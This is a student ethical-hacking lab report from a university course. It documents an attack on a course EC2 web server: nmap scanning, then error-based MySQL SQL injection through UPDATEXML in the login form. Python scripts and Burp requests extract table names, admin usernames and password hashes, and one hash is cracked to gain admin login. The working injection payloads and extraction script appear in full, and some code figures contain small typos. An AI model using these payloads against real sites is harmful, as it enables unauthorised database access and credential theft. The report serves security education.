



ICT2212: Ethical Hacking

R2: Attack Report

Group: P1-7

Professor: Prof. Vivek Balachandran

Student Name	Student ID
Koh Hee Tek Clarence	2403900 (2403900@sit.singaporetech.edu.sg)
Lim Wei Hao	2402242 (2402242@sit.singaporetech.edu.sg)
Jovan Lee Songying	2401186 (2401186@sit.singaporetech.edu.sg)
Devin Tan Zhen Wei	2400649 (2400649@sit.singaporetech.edu.sg)
Mohamad Imran Bin Mohamad Kefli	2401287 (2401287@sit.singaporetech.edu.sg)
Tan Aik Kai	2403919 (2403919@sit.singaporetech.edu.sg)
Date of Submission: 23 November 2025	

Table of Contents

1. Gaining Access.....	2
1.1. Reconnaissance.....	2
1.1.1. Port Scanning and Enumeration.....	2
1.1.2. Web Surface Mapping.....	3
1.1.3. Identifying Potential Web Vulnerabilities.....	5
1.2. Weaponisation.....	5
1.3. Delivery.....	6
1.4. Exploitation.....	10
1.4.1. Admin Login Access.....	10
1.4.2. Admin Access Privileges.....	12
1.5. Exploitation.....	15
1.6. Alternate Privilege Escalation Vector: Testing Sudo Vulnerability.....	17
2. Maintaining Access.....	19
2.1. Command and Control (C2).....	19
3. Covering Tracks.....	21
3.1. Clearing History and Bash History.....	21
3.2. Clearing Relevant Logs.....	21
Appendix A: Scripts Used During the Attack.....	22
1. Sql_error.py script.....	22
2. Sql_error_2.py script.....	24

1. Gaining Access

1.1. Reconnaissance

1.1.1. Port Scanning and Enumeration

Nmap was used to scan and identify the target EC2 server's open ports, services and potential attack surfaces on the IP address 3.144.205.16. 2 different nmap scans were used to identify the vulnerable ports of the target EC2 server as shown below. The scans were run with **sudo** privileges as this allows more advanced scans such as -sT and -sS to be done and the default scan used for sudo privileges is **-sS**. The option of **-T4** was also used to control how fast and aggressive the scan will be carried out, -T4 in particular is aggressive scanning which has faster probe intervals, shorter timeouts and quicker retries, resulting in much faster scans.

```
(kali@kali)-[~/Desktop]
$ sudo nmap -T4 3.144.205.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 09:14 EST
Nmap scan report for ec2-3-144-205-16.us-east-2.compute.amazonaws.com (3.144.205.16)
Host is up (0.052s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   closed https
4444/tcp  closed krb524

Nmap done: 1 IP address (1 host up) scanned in 21.45 seconds
```

Figure 1.1.1.1: Result of sudo nmap -T4 scan

For the first scan, only the commonly utilised ports are identified and shown in the output. The second scan utilised the **-p-** option as well which scans all 65535 ports of the target EC2 server. This helped reveal an additional TCP port 8834 as another potential area of attack for the target EC2 server.

```
(kali@kali)-[~/Desktop]
$ sudo nmap -T4 -p- 3.144.205.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 09:41 EST

(kali@kali)-[~/Desktop]
$ cat nmap.txt
# Nmap 7.95 scan initiated Sun Nov 16 09:27:10 2025 as: /usr/lib/nmap/nmap -T4 -p- -oN nmap.txt 3.144.205.16
Nmap scan report for ec2-3-144-205-16.us-east-2.compute.amazonaws.com (3.144.205.16)
Host is up (0.0054s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   closed https
4444/tcp  closed krb524
8834/tcp  open  nessus-xmlrpc

# Nmap done at Sun Nov 16 09:30:12 2025 -- 1 IP address (1 host up) scanned in 182.56 seconds
```

Figure 1.1.1.2: Result of sudo nmap -T4 -p- scan

Identified Ports/Services

- Port 22: SSH
- Port 53: DNS
- Port 80: HTTP
- Port 443: HTTPS (inaccessible)
- Port 4444: Kerberos 5 to Kerberos 4 ticket conversion service (inaccessible)
- Port 8834: Tenable Nessus vulnerability scanner

1.1.2. Web Surface Mapping

From the nmap scans conducted, it has been discovered that a web server is being hosted on the target EC2 server. Accessing the website through HTTP (port 80) will redirect us to the login page.




Figure 1.1.2.1: Landing page of the website hosted on target EC2 server

Access within the website has been severely limited by permissions and the only other accessible pages within the website is the home page (index.php).




Figure 1.1.2.2: The home page is the only other accessible page




Figure 1.1.2.3: All other pages outside of the login and home page return Forbidden

Accessible Pages	Inaccessible Pages
- Login page (login.php) - Home page (index.php)	- Register page (register.php) - About Us page (about.php) - Backpacks page (backpacks.php) - Sport Bags page (sportbags.php) - View Cart page (cart.php) - Terms & Conditions page (terms.php) - Refund Policy page (refund.php) - Privacy Policy page (privacy.php)

1.1.3. Identifying Potential Web Vulnerabilities

Manual testing of the login form on the login page (login.php) confirmed a severe error based SQL injection vulnerability; user input was unsanitised and directly concatenated into the query with full MySQL error disclosure enabled.

Figure 1.1.3.1 below shows the initial Burp Suite request and response: the POST request includes standard headers (e.g. Mozilla Firefox used as the user agent) with payload **username=admin** and **login_context=admin**, triggering a PHP type error ("*Fatal error: Uncaught TypeError: hash_equals(): Argument #1 (\$known_string) must be of type string, null given*") at line 146 of **process_login.php**, exposing the backend path **/var/www/html/public/process_login.php** and confirming query execution flaws.




Figure 1.1.3.1: HTTP POST request intercept shows username is retrieved with SQL statements and login context is admin




Figure 1.1.3.2: Response received showing the error and path to process_login.php

1.2. Weaponisation

With this SQL injection vulnerability identified, the team proceeded to craft a SQL injection payload to obtain the fields necessary for exploitation.

The core of the payload is in the highlighted line in Figure 1.2.1:

... AND UPDATEXML(1, CONCAT(0x7e, (SELECT table_name ...)), 1) ...

UPDATEXML() is a MySQL function intended to replace a portion of XML data. It takes three arguments: the XML target, the XPath query and the new value. The second

argument (the XPath query) expects a valid XPath format. When provided with an invalid XPath, MySQL raises a syntax error, and this error message contains the invalid string.

This can be exploited by intentionally constructing an invalid XPath by inserting the result of a subquery (**SELECT table_name...**). MySQL will execute the subquery first, trying to use the result as an XPath, fail, then throws an error saying "XPath syntax error: [Result of Query]." This will allow us to read database data via the error messages returned by the web server.

LIMIT 1 OFFSET {i} is how the team "brute force" the table name. The script is inside a while loop and the variable {i} increments with every request like so:

Request 1 (Offset 0): Get the 1st table name.

Request 2 (Offset 1): Get the 2nd table name.

Request 3 (Offset 2): Get the 3rd table name.

```
import http.client
import mimetypes
from codecs import encode

i = 0

while True:
    conn = http.client.HTTPConnection("3.144.205.16")
    dataList = []
    boundary = 'wL3Gyn8afVp8Ag7AmP8qZ0SA4n1v9T'
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=username;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(''))

    dataList.append(encode(f' AND UPDATEXML(1,CONCAT(0x7e,(SELECT table_name from information_schema.tables ORDER BY table_name LIMIT 1 OFFSET {i})),1)-- --'))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=pwd;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(''))

    dataList.append(encode('a'))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=login_context;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(''))

    dataList.append(encode('admin'))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=csrf_token;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(''))

    dataList.append(encode("5d15c6b0bad5710dc90e8167d0d6d007c5b712f211f961a9de7e7522ad362fb0"))
    dataList.append(encode('--'+boundary+'--'))
    dataList.append(encode(''))
    body = b''.join(dataList)
    payload = body
```

Figure 1.2.1: sql_error.py script with the SQL query set to selecting table name as an example

1.3. Delivery

A modified URL request containing SQL injection is created, which bypasses authentication but still produces a syntax error response, validating boolean based injection feasibility. Figure 1.3.1 shows the Burp configuration for this targeted request, overriding the host to 3.144.205.16 and port 80, with the payload altering the login_context to admin for administrative privileges.




Figure 1.3.1: Changing user_context to admin

Figure 1.3.2 shows the manual configuration of the host's IP address and the selected port number that the request will be forwarded into before the delivery of subsequent payload injection.






Figure 1.3.2: Configuration of targeted host and port for delivery of payload

After injection, Figure 1.3.3 will reveal the MySQL error ("XPATH syntax error: '~ADMINISTABLE_ROLE_AUTHORIZATIO'") as shown below. This confirms the successful data exfiltration via the UPDATEXML() command of the payload despite character limitations in the error output.



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 17 Nov 2025 10:40:03 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 330
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <br />
14 <b>
    Fatal error
  </b>
  : Uncaught mysqli_sql_exception: XPATH syntax error: '-ADMINISTRABLE_ROLE_AUTHORIZATIO' in
    /var/www/html/public/process_login.php:57
  Stack trace:
  #0 /var/www/html/public/process_login.php(57): mysqli->query()
  #1 {main}
  thrown in <b>
    /var/www/html/public/process_login.php
  </b>
  on line <b>
    57
  </b>
  <br />
```

Figure 1.3.3: Table name successfully retrieved from payload injection statement



```
(kali@kali)-[~/Desktop]
$ python sql_error.py
ADMINISTRABLE_ROLE_AUTHORIZATIO
APPLICABLE_ROLES
CHARACTER_SETS
CHECK_CONSTRAINTS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICA
COLUMNS
COLUMNS_EXTENSIONS
COLUMN_PRIVILEGES
COLUMN_STATISTICS
ENABLED_ROLES
EVENTS
FILES
^CTraceback (most recent call last):
```

Figure 1.3.4: Table names returned and output to our Kali terminal

In Figure 1.3.5, the “Referer” row in BurpSite also retrieved an URL called <http://3.144.205.16/public/webadmin.php>, revealing a hidden admin page website that the team are able to gain access to upon copying the URL link to the browser.

```

Request
Pretty Raw Hex
1 POST /public/process_login.php HTTP/1.1
2 Host: 3.144.205.16
3 Content-Length: 251
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://3.144.205.16
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://3.144.205.16/public/webadmin.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=bvegg8ldq60u6gh21cdtf2iurc
14 Connection: keep-alive
15
16 username=
17 '+AND+UPDATEXML(1,CONCAT(0x7e,(SELECT+group_concat(column_name)+from+information_schema.col
  umns+where+table_name%3d"admin"))),1)--+-
  &pwd=aaaaaaa&csrf_token=5d15c6b0bad5710dc90e8167d0d6d007c5b712f211f961a9de7e7522ad362fb0&
  login_context=admin

```

Figure 1.3.5: Change of SQL query statement to retrieve column names of admin table

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 17 Nov 2025 10:42:22 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 319
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <br />
14 <b>
  Fatal error
  </b>
  : Uncaught mysqli_sql_exception: XPATH syntax error: '-id,username,password' in
  /var/www/html/public/process_login.php:57
  Stack trace:
  #0 /var/www/html/public/process_login.php(57): mysqli-&query()
  #1 {main}
  thrown in <b>
    /var/www/html/public/process_login.php
    </b>
    on line <b>
      57
      </b>
  <br />

```

Figure 1.3.6: Column names of admin table successfully retrieved from payload injection statement

Figure 1.3.7 and 1.3.8 will show the copied link being pasted onto the web browser and the appearance of the admin webpage respectively. Note that it is a different webpage to the default one that everyone will have access to when entering <http://3.144.205.16/> in the web browser.





Figure 1.3.7: URL Link copied from the BurpSuite Request Response

LONDRA

A screenshot of a web application's admin login page. The page has a light blue header with the word "LONDRA" in blue. Below the header is a white rounded rectangle containing the login form. The form has a title "Admin Login" and a link "Need the user portal? Go to the user login". There are two input fields: "Username" with a placeholder "Enter username" and "Password" with a placeholder "Enter password". A blue "Submit" button is at the bottom right of the form.

Admin Login

Need the user portal? [Go to the user login](#)

Username
Enter username

Password
Enter password

Submit

Figure 1.3.8: Snippet of the admin login page

1.4. Exploitation

1.4.1. Admin Login Access

Similarly, in Figures 1.4.1.1 to 1.4.1.4, by changing the SQL query in our payload, a list of usernames and password hashes in the database can subsequently be obtained with the same method as above.

```
while True:
    conn = http.client.HTTPConnection("3.144.205.16")
    dataList = []
    boundary = 'wL36Yn8afVp8Ag7AmP8qZ0SA4n1v9T'
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=username;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(''))

    dataList.append(encode(f'AND UPDATETEXT(1,CONCAT(0x7e,(SELECT username from admin ORDER BY username LIMIT 1 OFFSET {i})),1)-- -'))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=pwd;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(''))

    dataList.append(encode("a"))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=login_context;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(''))

    dataList.append(encode("admin"))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=csrf_token;'))
```

Figure 1.4.1.1: sql_error.py script updated to retrieve usernames from admin table

```
(kali㉿kali)-[~/Desktop]
$ python sql_error.py
derricksmith
james19
test24
usertest
```

Figure 1.4.1.2: Usernames of admin table returned and output to our Kali terminal

```
while True:
    for j in range(5):
        conn = http.client.HTTPConnection("3.144.205.16")
        dataList = []
        boundary = 'wL36Yn8afVp8Ag7AmP8qZ0SA4n1v9T'
        dataList.append(encode('--' + boundary))
        dataList.append(encode('Content-Disposition: form-data; name=username;'))

        dataList.append(encode('Content-Type: {}'.format('text/plain')))
        dataList.append(encode(''))

        dataList.append(encode(f" AND UPDATEXML(1,CONCAT(0x7e,(SELECT SUBSTRING(password, {str((j*16)+1)}, 16) from admin ORDER BY username LIMIT 1 OFFSET {i})),1)-- -"))
        dataList.append(encode('--' + boundary))
        dataList.append(encode('Content-Disposition: form-data; name=pwd;'))

        dataList.append(encode('Content-Type: {}'.format('text/plain')))
        dataList.append(encode(''))

        dataList.append(encode("a"))
        dataList.append(encode('--' + boundary))
        dataList.append(encode('Content-Disposition: form-data; name=login_context;'))
```

Figure 1.4.1.3: `sql_error_2.py` script with updated SQL query to retrieve password hashes from admin table

```
(kali㉿kali)-[~/Desktop]
$ python sql_error_2.py
6c077f8b2fd63d9284544538481ce95525534c428ff19e424104cff4fc7f381d
ec4c54c7f3c0f94e22c6e1136352e4c5392406d4a5460d1a4a2a509e480ccf35
d38cdeef6aa834ba397f78c1caa418427a1f09ab52deb783db174a8918be6048
ef92b778bafef771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f
```

Figure 1.4.1.4: Password hashes of admin table returned and output to our Kali terminal

Using sites like CrackStation that use massive databases of billions of common passwords that they have already hashed, a hash that had previously been obtained can be pasted in the website and the site searches its database to see if that exact hash string exists in its records.

The hash **ef92b...94f** was found in their database and shows that this hash was created from the plaintext called **password123**. Once the username and plaintext password has been entered, the team were able to successfully authenticate themselves at the admin login page and gain access to the website.

CrackStation

Defuse.ca

CrackStation

Password Hashing Security

Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

6c077f8b2fd63d9284544538481ce95525534c428ff19e424104cff4fc7f381d
ec4c54c7f3c0f94e22c6e1136352e4c5392406d4a5460d1a4a2a509e480ccf35
d38cdeef6aa834ba397f78c1caa418427a1f09ab52deb783db174a8918be6048
ef92b778baf771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f

I'm not a robot

reCAPTCHA is changing its terms of service.

reCAPTCHA

Take action

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6c077f8b2fd63d9284544538481ce95525534c428ff19e424104cff4fc7f381d	Unknown	Not found.
ec4c54c7f3c0f94e22c6e1136352e4c5392406d4a5460d1a4a2a509e480ccf35	Unknown	Not found.
d38cdeef6aa834ba397f78c1caa418427a1f09ab52deb783db174a8918be6048	Unknown	Not found.
ef92b778baf771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f	sha256	password123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

